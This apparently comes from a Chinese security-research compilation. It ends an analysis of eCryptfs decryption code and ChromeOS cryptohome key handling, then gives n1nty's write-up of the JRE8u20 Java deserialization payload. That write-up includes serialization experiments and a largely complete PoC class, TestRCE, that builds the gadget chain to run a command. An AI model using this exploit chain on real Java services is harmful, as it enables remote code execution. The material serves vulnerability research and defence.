rc = ecryptfs_read_lower_page_segment(page, page->index, 0,
    PAGE_CACHE_SIZE,
    page->mapping->host);
} else if (crypt_stat->flags & ECRYPTFS_VIEW_AS_ENCRYPTED) {
//直接读取密文给上层，此时应用程序读到的是一堆乱码
if (crypt_stat->flags & ECRYPTFS_METADATA_IN_XATTR) {
rc = ecryptfs_copy_up_encrypted_with_header(page, crypt_stat);
...
} else {
rc = ecryptfs_read_lower_page_segment(
page, page->index, 0, PAGE_CACHE_SIZE,
page->mapping->host);
...
}
} else {
//读取密文并调用 kernel crypto 解密
rc = ecryptfs_decrypt_page(page);
...
}
...
return rc;
}
```

9.2 清单九 ecryptfs_decrypt_page()核心代码 :

```
int ecryptfs_decrypt_page(struct page *page)
{
...
ecryptfs_inode = page->mapping->host;
//获取包含有 FEK、cipher、crypto context tfm 信息的 ecryptfs_crypt_stat
crypt_stat = &(ecryptfs_inode_to_private(ecryptfs_inode)->crypt_stat);
//计算加密文件内容在底层文件中的偏移
lower_offset = lower_offset_for_page(crypt_stat, page);
page_virt = kmap(page);
//利用底层文件系统的接口读取出加密文件的内容
rc = ecryptfs_read_lower(page_virt, lower_offset, PAGE_CACHE_SIZE, ecryptfs_inode);
kunmap(page);
...
```

```
for (extent_offset = 0;  
    extent_offset < (PAGE_CACHE_SIZE / crypt_stat->extent_size);  
    extent_offset++) {  
    //解密文件内容  
    rc = crypt_extent(crypt_stat, page, page,  
                      extent_offset, DECRYPT);  
    ...  
}  
...  
}
```

9.3 清单十 crypt_extent()核心加解密函数的关键代码 [»](#) :

```
static int crypt_extent(struct ecryptfs_crypt_stat *crypt_stat,  
struct page *dst_page,  
struct page *src_page,  
unsigned long extent_offset, int op)  
{  
    //op 指示时利用该函数进行加密还是解密功能  
    pgoff_t page_index = op == ENCRYPT ? src_page->index : dst_page->index;  
    loff_t extent_base;  
    char extent_iv[ECRYPTFS_MAX_IV_BYTES];  
    struct scatterlist src_sg, dst_sg;  
    size_t extent_size = crypt_stat->extent_size;  
    int rc;  
    extent_base = (((loff_t)page_index) * (PAGE_CACHE_SIZE / extent_size));  
    rc = ecryptfs_derive_iv(extent_iv, crypt_stat,  
                           (extent_base + extent_offset));  
    ...  
    sg_init_table(&src_sg, 1);  
    sg_init_table(&dst_sg, 1);  
    sg_set_page(&src_sg, src_page, extent_size,  
               extent_offset * extent_size);  
    sg_set_page(&dst_sg, dst_page, extent_size,  
               extent_offset * extent_size);  
    //调用 kernel crypto API 进行加解密  
    rc = crypt_scatterlist(crypt_stat, &dst_sg, &src_sg, extent_size, extent_iv, op);  
    ...  
    return rc;
```

{}

理顺了 mount、open 的流程，知道 FEK、cipher、kernel crypto context 的值及存放位置，同时了解了加密文件的格式，解密的过程显得比较简单，感兴趣的同学可以继续查看 crypt_scatterlist() 的代码，该函数纯粹是调用 kernel crypto API 进行加解密的过程，跟 eCryptfs 已经没有关系。

十、加密文件 write 过程

eCryptfs 文件 write 的流程跟 read 类似，在写入 lower file 前先通过 ecryptfs_writepage() 函数进行文件内容的加密，这里不再详述。

十一、ChromeOS 使用 eCryptfs 的方法及流程

Chromeos 在保护用户数据隐私方面可谓不遗余力，首先在系统分区上专门开辟出专用于存储用户数据的 stateful partition，当用户进行正常和开发者模式切换时，该分区的数据将会被自动擦除；其次该 stateful partition 的绝大部分数据采用 dm-crypt 进行加密，在系统启动时用户登录前由 mount-encrypted 完成解密到 /mnt/stateful_partition/encrypted，另外完成以下几个 mount 工作：

将 /Chromeos/mnt/stateful_partition/home bind mount 到 /home；

将 /mnt/stateful_partition/encrypted/var bind mount 到 /var 目录；

将 /mnt/stateful_partition/encrypted/chromos bind mount 到 /home/chronos。


最后在用户登录时发起对该用户私有数据的 eCryptfs 加解密的流程，具体工作由 cryptohomed 守护进程负责完成，eCryptfs 加密文件存放在 /home/.shadow/[salted_hash_of_username]/vault 目录下，感兴趣的读者可通过 ecryptfs-stat 命令查看其文件状态和格式，mount 点在 /home/.shadow/[salted_hash_of_username]/mount，之后对 /home/.shadow/[salted_hash_of_username]/mount 下的 user 和 root 建立 bind mount 点，方便用户使用。

如将 /home/.shadow/[salted_hash_of_username]/mount/user bind mount 到 /home/user/[salted_hash_of_username] 和 /home/chronos/u-[salted_hash_of_username]；

将`/home/.shadow/[salted_hash_of_username]/mount` bind mount 到`/home/root/[salted_hash_of_username]`。

用户在存取数据时一般是对目录`/home/chronos/u-[salted_hash_of_username]`进行操作。

eCryptfs 在 Chromeos 中的应用架构如图十所示。系统启动后开启 cryptohomed 的守护进程，由该进程来响应 eCryptfs 的挂载和卸载等，进程间采用 D-Bus 的方式进行通信，cryptohome 应用程序主要用于封装用户的动作命令，后通过 D-Bus 向 cryptohomed 发起请求。如可通过 cryptohome 命令“`cryptohome --action=mount --user=[account_id]`”来发起 eCryptfs 的挂载；通过命令“`cryptohome --action=unmount`”卸载 eCryptfs 的挂载，执行成功此命令后，用户的所有个人数据将无法访问，如用户先前下载的文件内容不可见、安装的应用程序不可使用，`/home/.shadow/[salted_hash_of_username]/mount` 内容为空。



图十一 eCryptfs 在 Chromeos 中的架构图

cryptohomed 特色的 mount 流程如下：

1. cryptohomed 在 D-Bus 上接收到持（包含用户名和密码）有效用户证书的 mount 请求，当然 D-Bus 请求也是有权限控制的；
2. 假如是用户首次登陆，将进行：
 - a. 建立 /home/.shadow/[salted_hash_of_username] 目录，采用 SHA1 算法和系统的 salt 对用户名进行加密，生成 salted_hash_of_username，简称 s_h_o_u；
 - b. 生成 vault keyset /home/.shadow/[salted_hash_of_username]/master.0 和 /home/.shadow/[salted_hash_of_username]/master.0.sum。 master.0 加密存储了包含有 FEK 和 FNEK 的内容以及非敏感信息如 salt、password rounds 等； master.0.sum 是对 master.0 文件内容的校验和。
3. 采用通过 mount 请求传入的用户证书解密 keyset。当 TPM 可用时优先采用 TPM 解密，否则采用 Scrypt 库，当 TPM 可用后再自动切换回使用 TPM。cryptohome 使用 TPM 仅仅是为了存储密钥，由 TPM 封存的密钥仅能被 TPM 自身使用，这可用缓解密钥被暴力破解，增强保护用户隐私数据的安全。TPM 的首次初始化由 cryptohomed 完成。这里默认 TPM 可正常使用，其解密机制如下图十二所示，其中：

UP : User Passkey，用户登录口令

EVKK : Encrypted vault keyset key，保存在 master.0 中的“ tpm_key” 字段

IEVKK : Intermediate vault keyset key，解密过程生成的中间文件，属于 EVKK 的解密后产物，也是 RSA 解密的输入密文

TPM_CHK: TPM-wrapped system-wide CryptoHome key，保存在
/home/.shadow/cryptoHome.key，TPM init 时加载到 TPM

VKK : Vault keyset key

VK : Vault Keyset，包含 FEK 和 FNEK


EVK : Encrypted vault keyset，保存在 master.0 里“ wrapped_keyset” 字段

图十二中的 UP (由发起 mount 的 D-Bus 请求中通过 key 参数传入) 做为一个 AES key 用于解密 EVKK，解密后得到的 IEVKK；然后将 IEVKK 做为 RSA 的密文送入 TPM，使用 TPM_CHK 做为密钥进行解密，解密后得到 VKK；最后生成的 VKK 是一个 AES key，用于解密 master.0 里的 EVK，得到包含有 FEK 和 FNEK 明文的 VK。经过三层解密，终于拿到关键的 FEK，那么问题来了，Chromeos 的 FEK 的保存及解密流程与上文介绍的 eCryptfs 时不一

致，FEK 不应该是 open 时从加密文件的头部 metadata 里的 EFEK 中解密出来的么？不过一次解密出 FEK，全局使用，效率的确比每次读取文件时解析 FEK 高很多，之后通过 key 的系统调用将 key 传入内核的 keyring，使用时通过 key sign 匹配。最后跟上文所述实属异曲同工。

4. 通过 mount 系统调用传入 option 完成挂载。该部分与正常的 Linux 做法一致，在 mount 的 option 里传入关键的 cipher、key sign、key bytes 等信息。

UP -



图十二 TPM 解密 VK 的流程

十二、结语

ecryptfs 建立在系统安全可信的基础上，保护用户数据的安全，核心基础组件是加密密钥，若在内核被攻破后密钥被通过某些手段窃取，ecryptfs 的安全性将同样被攻破。另外 page cache 中加密文件的明文页有可能被交换到 swap 区，在 chromeos 中已经禁用了 swap，因此不会产生影响，但是其他版本的 Linux 系统需要注意该问题。

eCryptfs 首次实现到现在已经十年有余，直到近几年才在 chromeos 和 Ubuntu 上使用，个人认为除了之前人们的安全意识不如现在强烈外，更重要的是随着处理器性能的增强，eCryptfs 加解密引起的文件读写性能下降的问题已经得到缓解。但实际的性能损耗如何，有待继续研究。或许出于性能的原因，年初的时候 Google 在 chromeos 实现了基于 ext4 crypto 的 dircrypto，用于实现跟 eCryptfs 同样的功能，目前 chromeos 同时支持 eCryptfs 和 dircrypto，但在 60 版本后优先采用 dircrypto 技术，相关技术在另外的文章中进行介绍。

最后，文中必有未及细看而自以为是的东西，望大家能够去伪存真，更求不吝赐教。

十三、参考资料

[1] 企业级加密文件系统 eCryptfs 详解

<https://www.ibm.com/developerworks/cn/linux/l-cn-ecryptfs/>

[2] eCryptfs: a Stacked Cryptographic Filesystem

<http://www.linuxjournal.com/article/9400>

[3] Linux kernel-V4.4.79 sourcecode

https://chromium.googlesource.com/chromiumos/third_party/kernel/+/v4.4.79

[4] chromiumos platform-9653 sourcecode

<https://chromium.googlesource.com/chromiumos/>

360 Icesword 实验室

IceSword 实验室的研究方向是信息安全、PC 与移动操作系统内核以及虚拟化技术，是公司产品底层组件的核心研究团队。实验室的诸多研发成果成为安全产品线重要产品或应用于多个部门的核心产品中，比如安全卫士的 FD/RD/ND/AD 防护驱动和穿透查杀驱动；国内/国际/企业版杀毒产品的监控防御驱动；核晶嵌套硬件虚拟化防护产品；客户端沙箱产品；XP 盾甲隔离引擎；360Wifi 硬件产品的 PC 端驱动；基于编译器混淆的 PC/Android/iOS 加固产品等等。此外实验室自 2016 年至今一年多的时间内已挖掘近 300 各平台漏洞（厂商已公开致谢的有 200 个左右）。

【安全研究】

Java 反序列化 Payload 之 JRE8u20

作者：n1nty@360 A-Team

文章来源：【安全客】<https://www.anquanke.com/post/id/87270>

一、正文

JRE8u20 是由 pwntester 基于另外两位黑客的代码改造出来的。因为此 payload 涉及到手动构造序列化字节流，使得它与 ysoserial 框架中所有的 payload 的代码结构都不太一样，所以没有被集成到 ysoserial 框架中。此 payload 在国内没有受到太大的关注也许与这个原因有关。我对此 payload 进行了相对深入的研究，学到了不少东西，在此与大家分享。

二、需要知道的背景知识

此 payload 是 ysoserial 中 Jdk7u21 的升级版，所以你需要知道 Jdk7u21 的工作原理。

你需要对序列化数据的二进制结构有一些了解，serializationdumper 在这一点上可以帮助到你。

三、简述 Jdk7u21

网上有不少人已经详细分析过 Jdk7u21 了，有兴趣大家自己去找找看。
大概流程如下：

TemplatesImpl 类可被序列化，并且其内部名为 __bytecodes 的成员可以用来存储某个 class 的字节数据

通过 TemplatesImpl 类的 getOutputProperties 方法可以最终导致 __bytecodes 所存储的字节数据被转换成为一个 Class（通过 ClassLoader.defineClass），并实例化此 Class，导致 Class 的构造方法中的代码被执行。

利用 LinkedHashSet 与 AnnotationInvocationHandler 来触发 TemplatesImpl 的 getOutputProperties 方法。这里的流程有点多，不展开了。

四、Jdk7u21 的修补

Jdk7u21 如其名只能工作在 7u21 及之前的版本，因为在后续的版本中，此 payload 依赖的 AnnotationInvocationHandler 的反序列化逻辑发生了改变。其 readObject 方法中加入了一个如下的检查 `<>`：

```
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;
    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation
type in annotation serial stream");
    }
    // 省略了后续代码
}
```

可以看到在反序列化 AnnotationInvocationHandler 的过程中，如果 this.type 的值不是注解类型的，则会抛出异常，这个异常会打断整个反序列化的流程。而 7u21 的 payload 里面，我们需要 this.type 的值为 Templates.class 才可以，否则我们是无法利用 AnnotationInvocationHandler 来调用到 getOutputProperties 方法。正是这个异常，使得此 payload 在后续的 JRE 版本中失效了。强行使用的话会看到如下的错误 `<>`：

```
Exception in thread "main" java.io.InvalidObjectException: Non-annotation type in annotation
serial stream
at
sun.reflect.annotation.AnnotationInvocationHandler.readObject(AnnotationInvocationHandler.jav
a:341)
....
```

五、绕过的思路

仔细看 AnnotationInvocationHandler.readObject 方法中的代码你会发现大概步骤是

`<>`：

```
var1.defaultReadObject();
```

检查 this.type，非注解类型则抛出异常。

代码中先利用 var1.defaultReadObject() 来还原了对象（从反序列化流中还原了 AnnotationInvocationHandler 的所有成员的值），然后再进行异常的抛出。也就是说，

AnnotationInvocationHandler 这个对象是先被成功还原，然后再抛出的异常。这里给了我们可趁之机。

(以下所有的内容我会省略大量的细节，为了更好的理解建议各位去学习一下 Java 序列化的规范。)

六、一些小实验

6.1 实验 1：序列化中的引用机制 :

```
ObjectOutputStream out = new ObjectOutputStream(  
    new FileOutputStream(new File("/tmp/ser")));  
  
Date d = new Date();  
out.writeObject(d);  
out.writeObject(d);  
out.close();
```

向 /tmp/ser 中写入了两个对象，利用 serializationdump 查看一下写入的序列化结构如下。

```
STREAM_MAGIC - 0xac ed  
STREAM_VERSION - 0x00 05  
Contents  
  TC_OBJECT - 0x73 // 这里是第一个 writeObject 写入的 date 对象  
  TC_CLASSDESC - 0x72  
    className  
      Length - 14 - 0x00 0e  
      Value - java.util.Date - 0x6a6176612e7574696c2e44617465  
    serialVersionUID - 0x68 6a 81 01 4b 59 74 19  
    newHandle 0x00 7e 00 00  
    classDescFlags - 0x03 - SC_WRITE_METHOD | SC_SERIALIZABLE  
    fieldCount - 0 - 0x00 00  
    classAnnotations  
      TC_ENDBLOCKDATA - 0x78  
    superClassDesc  
      TC_NULL - 0x70  
    newHandle 0x00 7e 00 01 // 为此对象分配一个值为 0x00 7e 00 01 的 handle，要注意的是这个  
handle 并没有被真正写入文件，而是在序列化和反序列化的过程中计算出来的。serializationdumper 这  
个工具在这里将它显示出来只是为了方便分析。  
  classdata
```

```
java.util.Date
values
objectAnnotation
    TC_BLOCKDATA - 0x77
        Length - 8 - 0x08
        Contents - 0x0000015fd4b76bb1
    TC_ENDBLOCKDATA - 0x78
TC_REFERENCE - 0x71 // 这里是第二个 writeObject 对象写入的 date 对象
Handle - 8257537 - 0x00 7e 00 01
```

可以发现，因为我们两次 writeObject 写入的其实是同一个对象，所以 Date 对象的数据只在第一次 writeObject 的时候被真实写入了。而第二次 writeObject 时，写入的是一个 TC_REFERENCE 的结构，随后跟了一个 4 字节的 Int 值，值为 0x00 7e 00 01。这是什么意思呢？意思就是第二个对象引用的其实是 handle 为 0x00 7e 00 01 的那个对象。

在反序列化进行读取的时候，因为之前进行了两次 writeObject，所以为了读取，也应该进行两次 readObject：

第一次 readObject 将会读取 TC_OBJECT 表示的第 1 个对象，发现是 Date 类型的对象，然后从流中读取此对象成员的值并还原。并为此 Date 对象分配一个值为 0x00 7e 00 01 的 handle。

第二个 readObject 会读取到 TC_REFERENCE，说明是一个引用，引用的是刚才还原出来的那个 Date 对象，此时将直接返回之前那个 Date 对象的引用。

6.2 实验 2：还原 readObject 中会抛出异常的对象

看实验标题你就知道，这是为了还原 AnnotationInvocationHandler 而做的简化版的实验。

假设有如下 Passcode 类：

```
public class Passcode implements Serializable {
    private static final long serialVersionUID = 100L;
    private String passcode;

    public Passcode(String passcode) {
        this.passcode = passcode;
    }

    private void readObject(ObjectInputStream input)
```

```
throws Exception {  
    input.defaultReadObject();  
    if (!this.passcode.equals("root")) {  
        throw new Exception("pass code is not correct");  
    }  
}  
}
```

根据 `readObject` 中的逻辑，似乎我们只能还原一个 `passcode` 成员值为 `root` 的对象，因为如果不是 `root`，就会有异常来打断反序列化的操作。那么我们如何还原出一个 `passcode` 值不是 `root` 的对象呢？我们需要其他类的帮助。

假设有一个如下的 `WrapperClass` 类：

```
public class WrapperClass implements Serializable {  
    private static final long serialVersionUID = 200L;  
    private void readObject(ObjectInputStream input)  
        throws Exception {  
        input.defaultReadObject();  
        try {  
            input.readObject();  
        } catch (Exception e) {  
            System.out.println("WrapperClass.readObject:  
input.readObject error");  
        }  
    }  
}
```

此类在自身 `readObject` 的方法内，在一个 `try/catch` 块里进行了 `input.readObject` 来读取当前对象数据区块中的下一个对象。

6.3 解惑

假设我们生成如下二进制结构的序列化文件（简化版）：

```
STREAM_MAGIC - 0xac ed  
STREAM_VERSION - 0x00 05  
Contents  
TC_OBJECT - 0x73 // WrapperClass 对象  
TC_CLASSDESC - 0x72  
...  
// 省略，当然这里的 flag 要被标记为 SC_SERIALIZABLE | SC_WRITE_METHOD
```

```
classdata // 这里是 WrapperClass 对象的数据区域  
TC_OBJECT - 0x73 // 这里是 passcode 值为 "wrong passcode" 的 Passcode 类对象，并且在  
反序列化的过程中为此对象分配 Handle，假如说为 0x00 7e 00 03  
...  
TC_REFERENCE - 0x71  
Handle - 8257537 - 0x00 7e 00 03 // 这里重新引用上面的那个 Passcode 对象
```

WrapperClass.readObject 会利用 input.readObject 来尝试读取并还原 Passcode 对象。虽然在还原 Passcode 对象时，出现了异常，但是被 try/catch 住了，所以序列化的流程没有被打断。Passcode 对象被正常生成了并且被分配了一个值为 0x00 7e 00 03 的 handle。随后流里出现了 TC_REFERENCE 重新指向了之前生成的那个 Passcode 对象，这样我们就可以得到一个在正常情况下无法得到的 passcode 成员值为 "wrong passcode" 的 Passcode 类对象。

读取的时候需要用如下代码进行两次 readObject ：

```
ObjectInputStream in = new ObjectInputStream(  
new FileInputStream(new File("/tmp.ser")));  
in.readObject(); // 第一次，读出 Wrapper Class  
System.out.println(in.readObject()); // 第二次，读出 Passcode 对象
```

6.4 实验 3：利用 StringWriter 给对象插入假成员

StringWriter 是我自己写的用于生成自定义序列化数据的一个工具。它的主要亮点就在于可以很自由的生成与拼接任意序列化数据，可以很方便地做到 Java 原生序列化不容易做到的一些事情。它不完全地实现了 Java 序列化的一些规范。简单地理解就是 StringWriter 是我写的一个简化版的 ObjectOutputStream。目前还不是很完善，以后我会将代码上传至 github。

如果用 StringWriter 来生成实验 2 里面提到的那段序列化数据的话，代码如下 ：

```
public static void test2() throws Exception {  
    Serialization ser = new Serialization();  
    // wrong passcode，反序列化时会出现异常  
    Passcode passcode = new Passcode("wrong passcode");  
    TCClassDesc desc = new TCClassDesc(  
        "util.n1nty.testpayload.WrapperClass",  
        (byte)(SC_SERIALIZABLE | SC_WRITE_METHOD));  
    TCOBJECT.ObjectData data = new TCOBJECT.ObjectData();  
    // 将 passcode 添加到 WrapperClass 对象的数据区
```

```
// 使得 WrapperClass.readObject 内部的 input.readObject  
// 可以将它读出  
data.addData(passcode);  
TCObject obj = new TCObject(ser);  
obj.addClassDescData(desc, data, true);  
ser.addObject(obj);  
// 这里最终写入的是一个 TC_REFERENCE  
ser.addObject(passcode);  
ser.write("/tmp/ser");  
ObjectInputStream in = new ObjectInputStream(  
    new FileInputStream(new File("/tmp/ser")));  
in.readObject();  
System.out.println(in.readObject());  
}
```

七、给对象插入假成员

什么意思呢？序列化数据中，有一段名为 TC_CLASSDESC 的数据结构，此数据结构中保存了被序列化的对象所属的类的成员结构（有多少个成员，分别叫什么名字，以及都是什么类型的。）

还是拿上面的 Passcode 类来做例子，序列化一个 Passcode 类的对象后，你会发现它的 TC_CLASSDESC 的结构如下 ：

```
TC_CLASSDESC - 0x72  
    className  
        Length - 31 - 0x00 1f      // 类名长度  
        Value - util.n1nty.testpayload.Passcode -  
0x7574696c2e6e316e74792e746573747061796c6f61642e50617373636f6465      //类名  
        serialVersionUID - 0x00 00 00 00 00 00 00 64  
        newHandle 0x00 7e 00 02  
        classDescFlags - 0x02 - SC_SERIALIZABLE  
        fieldCount - 1 - 0x00 01      // 成员数量，只有 1 个  
        Fields  
            0:  
                Object - L - 0x4c  
                fieldName  
                    Length - 8 - 0x00 08      // 成员名长度  
                    Value - passcode - 0x70617373636f6465      // 成员名
```

```
className1
    TC_STRING - 0x74
        newHandle 0x00 7e 00 03
        Length - 18 - 0x00 12    // 成员类型名的长度
        Value - Ljava/lang/String; - 0x4c6a6176612f6c616e672f537472696e673b
// 成员类型，为 Ljava/lang/String;
```

如果我们在这段结构中，插入一个 Passcode 类中根本不存在的成员，也不会有任何问题。这个虚假的值会被反序列化出来，但是最终会被抛弃掉，因为 Passcode 中不存在相应的成员。但是如果这个值是一个对象的话，反序列化机制会为这个值分配一个 Handle。JRE8u20 中利用到了这个技巧来生成 AnnotationInvocationHandler 并在随后的动态代理对象中引用它。利用 ObjectOutputStream 我们是无法做到添加假成员的，这种场景下 StringWriter 就派上了用场。（类似的技巧还有：在 TC_CLASSDESC 中把一个类标记为 SC_WRITE_METHOD，然后就可以向这个类的数据区域尾部随意添加任何数据，这些数据都会在这个类被反序列化的同时也自动被反序列化。）

八、回到主题 – Payload JRE8u20

上面已经分析过是什么问题导致了 Jdk7u21 不能在新版本中使用。也用了几个简单的实验来向大家展示了如何绕过这个问题。那么现在回到主题。

JRE8u20 中利用到了名为 java.beans.beancontext.BeanContextSupport 的类。此类与上面实验所用到的 WrapperClass 的作用是一样的，只不过稍复杂一些。

大体步骤如下：

JRE8u20 中向 HashSet 的 TC_CLASSDESC 中添加了一个假属性，属性的值就是 BeanContextChild 类的对象。

BeanContextSupport 在反序列化的过程中会读到 this.type 值为 Templates.class 的 AnnotationInvocationHandler 类的对象，因为 BeanContextChild 中有 try/catch，所以还原 AnnotationInvocationHandler 对象时出的异常被处理掉了，没有打断反序列化的逻辑。同时 AnnotationInvocationHandler 对象被分配了一个 handle。

然后就是继续 Jdk7u21 的流程，后续的 payload 直接引用了之前创建出来的 AnnotationInvocationHandler 。

pwntester 在 github 上传了他改的 Poc，但是因为他直接将序列化文件的结构写在了 Java 文件的一个数组里面，而且对象间的 handle 与 TC_REFERENCE 的值都需要人工手动修正，所以非常不直观。而且手动修正 handle 是一个很烦人的事情。

为了证明我不是一个理论派，我用 `Serializer` 重新实现了整个 Poc。代码如下：

```
package util.n1nty.testpayload;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import util.Gadgets;
import util.Reflections;
import util.n1nty.gen.*;
import javax.xml.transform.Templates;
import java.beans.beancontext.BeanContextChild;
import java.beans.beancontext.BeanContextSupport;
import java.io.*;
import java.util.HashMap;
import java.util.Map;
import static java.io.ObjectStreamConstants.*;
public class TestRCE {
    public static Templates makeTemplates(String command) {
        TemplatesImpl templates = null;
        try {
            templates = Gadgets.createTemplatesImpl(command);
            Reflections.setFieldValue(templates, "_auxClasses", null);
        } catch (Exception e) {
            e.printStackTrace();
        }
        return templates;
    }
    public static TCOObject makeHandler(HashMap map, Serialization ser) throws Exception {
        TCOObject handler = new TCOObject(ser) {
            @Override
            public void doWrite(DataOutputStream out, HandleContainer handles) throws
Exception {
                ByteArrayOutputStream byteout = new ByteArrayOutputStream();
                super.doWrite(new DataOutputStream(byteout), handles);
                byte[] bytes = byteout.toByteArray();
                /**
                 * ...
                 */
            }
        };
        return handler;
    }
}
```

```
* 去掉最后的 TC_ENDBLOCKDATA 字节。因为在反序列化 annotation invocation
handler 的过程中会出现异常导致序列化的过程不能正常结束
    * 从而导致 TC_ENDBLOCKDATA 这个字节不能被正常吃掉
    * 我们就不能生成这个字节
    */
    out.write(bytes, 0, bytes.length -1);
}
};

// 手动添加 SC_WRITE_METHOD , 否则会因为反序列化过程中的异常导致
ois.defaultDataEnd 为 true , 导致流不可用。
TCClassDesc desc = new
TCClassDesc("sun.reflect.annotation.AnnotationInvocationHandler", (byte)(SC_SERIALIZABLE |
SC_WRITE_METHOD));
desc.addField(new TCClassDesc.Field("memberValues", Map.class));
desc.addField(new TCClassDesc.Field("type", Class.class));
TObject.ObjectData data = new TObject.ObjectData();
data.addData(map);
data.addData(Templates.class);
handler.addClassDescData(desc, data);
return handler;
}

public static TObject makeBeanContextSupport(TObject handler, Serialization ser) throws
Exception {
    TObject obj = new TObject(ser);
    TCClassDesc beanContextSupportDesc = new
TCClassDesc("java.beans.beancontext.BeanContextSupport");
    TCClassDesc beanContextChildSupportDesc = new
TCClassDesc("java.beans.beancontext.BeanContextChildSupport");
    beanContextSupportDesc.addField(new TCClassDesc.Field("serializable", int.class));
    TObject.ObjectData beanContextSupportData = new TObject.ObjectData();
    beanContextSupportData.addData(1); // serializable
    beanContextSupportData.addData(handler);
    beanContextSupportData.addData(0, true); // 防止 deserialize 内再执行 readObject
    beanContextChildSupportDesc.addField(new TCClassDesc.Field("beanContextChildPeer",
BeanContextChild.class));
    TObject.ObjectData beanContextChildSupportData = new TObject.ObjectData();
    beanContextChildSupportData.addData(obj); // 指回被序列化的 BeanContextSupport 对
```

象

```
obj.addClassDescData(beanContextSupportDesc, beanContextSupportData, true);
obj.addClassDescData(beanContextChildSupportDesc, beanContextChildSupportData);
return obj;
}

public static void main(String[] args) throws Exception {
    Serialization ser = new Serialization();
    Templates templates = makeTemplates("open /Applications/Calculator.app");
    HashMap map = new HashMap();
    map.put("f5a5a608", templates);
    TCOBJECT handler = makeHandler(map, ser);
    TCOBJECT linkedHashSet = new TCOBJECT(ser);
    TCCLASDESC linkedhashsetDesc = new TCCLASDESC("java.util.LinkedHashSet");
    TCOBJECT.ObjectData linkedhashsetData = new TCOBJECT.ObjectData();
    TCCLASDESC hashsetDesc = new TCCLASDESC("java.util.HashSet");
    hashsetDesc.addField(new TCCLASDESC.Field("fake", BeanContextSupport.class));
    TCOBJECT.ObjectData hashsetData = new TCOBJECT.ObjectData();
    hashsetData.addData(makeBeanContextSupport(handler, ser));
    hashsetData.addData(10, true); // capacity
    hashsetData.addData(1.0f, true); // loadFactor
    hashsetData.addData(2, true); // size
    hashsetData.addData(templates);
